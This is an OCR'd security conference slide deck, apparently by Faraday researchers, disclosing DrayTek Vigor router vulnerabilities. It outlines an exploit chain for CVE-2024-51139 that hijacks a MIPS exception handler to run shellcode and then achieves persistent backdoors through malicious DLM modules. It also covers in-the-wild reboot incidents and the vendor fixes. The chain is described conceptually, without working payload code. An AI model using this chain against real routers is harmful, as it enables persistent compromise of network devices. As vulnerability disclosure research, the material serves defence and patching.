
CVE-2024-51139: Integer Overflow in CGI parsing

- Arbitrary write



CVE-2024-51139: Integer Overflow in CGI parsing


How can we use it to execute code?



CVE-2024-51139: Integer Overflow in CGI parsing

MIPS Exceptions

- MIPS CPU deals with exceptions and interrupts are just a special case of exceptions.
- The MIPS Architecture has no interrupt-vector table!
- All exceptions trigger a jump to the same location, and demultiplexing happens in the exception handler, after looking up the reason for the exception in the CAUSE register.



Exception codes[a] implemented by SPIM

Code	Name	Description
0	INT	Interrupt
4	ADDRL	Load from an illegal address
5	ADDRS	Store to an illegal address
6	IBUS	Bus error on instruction fetch
7	DBUS	Bus error on data reference
8	SYSCALL	`syscall` instruction executed
9	BKPT	`break` instruction executed
10	RI	Reserved instruction
12	OVF	Arithmetic overflow

```
int32_t except_vec3_generic()

    uint32_t cop0_Cause
    jump(*((moveFromCoprocessor0(register: cop0_Cause) & 0x7c) + &exception_handlers))
```

CVE-2024-51139: Integer Overflow in CGI parsing

What can We do?

- Write **ADDRL** address to point to somewhere we want
- Trigger an **ADDRL** exception to jump there


Code	Name	Description
0	INT	Interrupt
4	ADDRL	Load from an illegal address
5	ADDRS	Store to an illegal address
6	IBUS	Bus error on instruction fetch
7	DBUS	Bus error on data reference
8	SYSCALL	`syscall` instruction executed
9	BKPT	`break` instruction executed
10	RI	Reserved instruction
12	OVF	Arithmetic overflow



CVE-2024-51139: Integer Overflow in CGI parsing

All together...

- We send a shellcode in the request
- It's stored in a low-level network rx **buffer** at an *almost* fixed offset
- Use the arbitrary write to point the **ADDRL** exception handler pointer to the **buffer**
- We trigger the NULL dereference
- The shellcode will be executed by the exception handler



PoC

Full Chain Exploit & Persistence

Recap of persistence strategies: DLMs

- **What is a DLM?**
  - Provides extra functionality to the RTOS
  - Has firmware independent updates
  - Are dynamically loaded (boot or runtime)
- **During boot:** Modules are loaded from the FW image:
  - vr9geoip.dlm: Geolocation of IPs
  - vr9appe.dlm: Used to block traffic
  - vr9ssh.dlm: SSH server

```
Module name:vr9geoip_data.dlm, new load text section:0x869fa250
Has loaded module vr9geoip_data.dlm

Module name:vr9ssh.dlm, new load text section:0x861752d0
Has loaded module vr9ssh.dlm

Module name:vr9appe.dlm, new load text section:0x861f85a0
Has loaded module vr9appe.dlm
```

Recap of persistence strategies: DLMs

- **Module upload/update:**
  - APPE (and SSH) modules can be updated
  - Updates are saved to a persistent flash FS
  - Modules form the FS are loaded first
  - Prevent loading of default DLM version

```
803b4ee4  int32_t setup_dlms()

803b4eec      set_module_debug_flag_and_create_symbol_table(0)
803b4ef4      create_dlm_folder()
803b4f00      load_dlm_in_fs("vr9ssh.dlm")
803b4f08      load_appe_dlm_from_fs()
803b4f10      load_default_dlms()
```

```
Module name:vr9appe.dlm, new load text section:0x85ed35a0

##UFFS load module /dlm/vr9appe.dlm

Module name:vr9geoip_data.dlm, new load text section:0x86aa7d70
Has loaded module vr9geoip_data.dlm

Module name:vr9ssh.dlm, new load text section:0x86222df0
Has loaded module vr9ssh.dlm
Module vr9appe.dlm has been installed before
## vr9appe.dlm: module installation is incomplete.
```

Recap of persistence strategies: DLMs

- **Module encryption:** We reverse engineered the module decryption, which uses a modified version of XTEA/TEA
- **We wrote a decrypter and encrypter**
- **DLM => Decryption => Decompression => Relocatable ELF**
- **CVE-2024-41340** allow us to upload APPE DLM (post-auth)
- **CVE-2024-41339** allow us to upload arbitrary DLMs (post-auth)

```
fws/Vigor2925_v3.9.4/dlms on  main [?]
❯ file vr9appe.dlm
vr9appe.dlm: ELF 32-bit MSB relocatable, MIPS, MIPS32 rel2 version 1 (SYSV), not stripped
```




Persistence with DLMs in flash

- Persists after reboots
- Persists after factory resets
- Persists after firmware updates updates



Chaining it

- We use the CGI Buffer Overflow to write a shellcode to change the **admin** password
- With the NULL dereference we make the exception handler execute the shellcode
- With the new password we upload a malicious backdoored SSH DLM



PoC

In the Wild?
Router Reboots

Recent Draytek reboot incidents

DrayTek Router Zero-Day Under Attack

By Catalin Cimpanu

Broadband ISPs Report UK Problems with Vulnerable DrayTek Routers UPDATE6

Sunday, Mar 23rd, 2025 (12:17 pm) - Score 45,840

Questions Remain Over Attacks Causing DrayTek Router Reboots

DrayTek has shared some clarifications regarding the r



By Eduard Kovacs | April 2, 2025 (6:30 AM ET)

DrayTek routers face active exploitation of older vulnerabilities

The company's devices are also randomly rebooting in connection with additional CVEs disclosed earlier this month.

Published March 26, 2025

Recent Draytek reboot incidents

DrayTek Corp. @DrayTek_HQ · 26 mar.

Urgent Advisory: DrayTek Router Rebooting Issues
Over the weekend, we received numerous reports of DrayTek routers unexpectedly rebooting. This issue appears to be linked to a previously disclosed vulnerability from early March. Read more here: DrayTek Security Advisory

Immediate Actions to Take
For the listed models with firmware upgradeable, please update your Vigor Router to the latest firmware version. Disable SSL VPN or Remote Management (HTTPS on Port 443)
Out of listed models without firmware upgradeable, we strongly recommend disabling SSL VPN & WAN Management services or considering a hardware upgrade for continued security.



Buffer Overflow Vulnerabilities (CVE-2024-51138 ~ CVE-2024-51139)

Number: DSA-2025-002 2025-03-04

On October 9th, 2024, we identified multiple buffer overflow vulnerabilities and have promptly addressed them with critical security enhancements. To protect your system, we strongly recommend upgrading the firmware to at least from the listed version.These vulnerabilities are listed under CVE-2024-51138 to CVE-2024-51139.

- **CVE-2024-51138:** TR069 STUN server buffer overflow.
- **CVE-2024–51139:** CGI POST integer overflow.

Hypothesis

- Successful exploitation depends on landing payloads on the correct offsets
- But these offsets vary with firmware version and router model
- Are reboots caused by failed exploitation attempts?
- Are these vulns being exploited in the wild?



Experiment

- We set up four honey pots in different countries where these routers are popular
- But we couldn't detect any reboots, neither exploitation attempts
- Where we late? Did we need more honeypots?
- The question remains open...



Conclusions

Fixes

Fixes were released from Aug. to Oct. 2024

- CVE-2024-41334: Missing SSL certificate validation for APP Enforcement signature updates.
- CVE-2024–41335: Non-constant time password comparison.
- CVE-2024–41336: Insecure password storage.
- CVE-2024–41338: DHCP server NULL pointer dereference.
- CVE-2024-41339: Undocumented kernel module installation through CGI configuration endpoint.
- CVE-2024–41340: APP Enforcement signature update allows arbitrary kernel module installation.

Fixes were released Nov. 2024.

- CVE-2024–51139: CGI POST integer overflow.
- CVE-2024-51138: TR069 STUN server buffer overflow.



Lessons learned

- **Bugs are like cockroaches**

- For researchers:
  - We focused on sink-to-source analysis: deep inner-working understanding
  - But source-to-sink approach favors completeness: explore the surface (e.g. CGI parsing)
  - Both strategies are complementary

- For users:
  - Update your firmware
  - Do not expose unnecessary surface

Lessons learned

were

There ~~are probably~~ more vulns in these routers.



There will be more!



Community call

- We are retiring from Draytek research
- Now it's up to you: keep on looking for vulns!

github.com/infobyte/draytek-arsenal



What's next for us

- We are moving into-car hacking
- Check EvilDoggie: an open-source, modular CAN Bus research and penetration testing tool

github.com/infobyte/doggie



Faraday

Thanks for your time

Questions?



github.com/infobyte/draytek-arsenal

@faradaysec

/company/faradaysec

www.faradaysec.com